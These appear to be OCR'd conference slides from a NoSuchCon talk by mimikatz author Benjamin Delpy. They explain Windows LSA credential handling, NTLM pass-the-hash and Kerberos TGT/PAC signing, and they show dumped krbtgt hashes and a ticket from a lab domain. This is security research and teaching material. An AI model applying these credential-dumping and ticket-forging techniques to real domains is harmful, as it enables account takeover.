mimikatz and your credentials

'you'll hate your SSO'

NSC #2

NoSuchCon


Benjamin DELPY `***gentilkiwi***`


`whoami`?

- **Benjamin DELPY - @gentilkiwi**
  - Security researcher at night (*it's not my work*)
    - *A French guy with one flashy Tahitian shirt*
  - Author of `mimikatz`
    - *This little program that I wrote to learn C (and that your CISO hates)*
  - Presented at Black Hat, Defcon, PHDays, BlueHat, and more
    - *Despite, my excellent English, yeah*
  - I'm:
    - **Nice*, a kiwi**
  - I'm not:
    - **CISSP, CISA, OSCP, CHFI, CEH, ISO*, MCSA, CHFI, PASSI, […]**

*…

You see it every morning…





Or this one if you're lucky…

Still probably a little bit this one :)

mimikatz :: sekurlsa

LSA (PLAYSKOOL level)


WinLogon → LsaSS → Authentication (msv1_0, kerberos) → SAM, LDAP

user:domain:password

Challenge Response

Authentication Packages: msv1_0, tspkg, wdigest, livessp, kerberos


A little reminder about NTLM authentication




Normal NTLM authentication VS Pass-the-Hash

know your enemy

Normal




Pass-the-Hash!




A little reminder about Kerberos authentication

- How does it works ?



A little reminder about Kerberos authentication



- The **KDC** will validate the authentication if it can decrypt the timestamp with the long-term user key (for **RC4**, the **NTLM** hash of the user password)
- It issues a **TGT** representing the user in the domain, for a specified period

A little reminder about Kerberos authentication

PAC (MS Specific)

```
RID  : 000001f6 (502)
User : krbtgt
* Primary
    LM   :
    NTLM : 3f66b877d01affcc631f465e6e5ed449
* Kerberos-Newer-Keys
   Default Salt : LAB.LOCALkrbtgt
   Default Iterations : 4096
   Credentials
     aes256_hmac       (4096) :
15540cac73e94028231ef86631bc47bd

5c827847ade468d6f6f739eb00c68e42
     aes128_hmac       (4096) :
da3128afc899a298b72d365bd753dbfb
     des_cbc_md5       (4096) : 620eb39e450e6776
```

Authorization data Microsoft (PAC)

```
Username : Administrateur
Domain SID
S-1-5-21-130452501-2365100805-
3685010670
User ID
500     Administrateur
Groups ID
512     Admins du domaine
519     Administrateurs de l'entreprise
518     Administrateurs du schéma
```

```
CHECKSUM_SRV – HMAC_MD5 - krbtgt
3f66b877d01affcc631f465e6e5ed449
```

```
CHECKSUM_KDC – HMAC_MD5 - krbtgt
3f66b877d01affcc631f465e6e5ed449
```

- The **KDC** will create a Microsoft specific structure (**PAC**) with user information
- This **PAC** is signed with the target key, and the **KDC** key
  - for a **TGT**, the target is also the **KDC**, so it is the same key, **3f66b877d01affcc631f465e6e5ed449** for **RC4**
  - **KDC** keys are in the **krbtgt** account

A little reminder about Kerberos authentication

TGT

```
RID  : 000001f6 (502)
User : krbtgt
* Primary
    LM   :
    NTLM : 3f66b877d01affcc631f465e6e5ed449
* Kerberos-Newer-Keys
   Default Salt : LAB.LOCALkrbtgt
   Default Iterations : 4096
   Credentials
     aes256_hmac       (4096) :
15540cac73e94028231ef86631bc47bd

5c827847ade468d6f6f739eb00c68e42
     aes128_hmac       (4096) :
da3128afc899a298b72d365bd753dbfb
     des_cbc_md5       (4096) : 620eb39e450e6776
```

TGT


```
Start/End/MaxRenew: 14/07/2014 00:46:09 ;
14/07/2014 10:46:09 ; 21/07/2014 00:46:09
Service Name (02) : krbtgt ; LAB.LOCAL ; @
LAB.LOCAL
Target Name  (02) : krbtgt ; LAB ; @ LAB.LOCAL
Client Name  (01) : Administrateur ; @ LAB.LOCAL
( LAB )
Flags 40e10000    : name_ca
pre_authent ; initial ; ren
;
Session Key       : 0x00000
f3bf2e0e26903703bec6259b400
```

Authorization data Microsoft (PAC)

```
Username : Administrateur
Domain SID
S-1-5-21-130452501-2365100805-3685010670
CHECKSUM_SRV - HMAC_MD5 - krbtgt
310b643c5316c8c3c70a10cfb17e2e3
CHECKSUM_KDC - HMAC_MD5 - krbtgt
310b643c5316c8c3c70a10cfb17e2e3
```

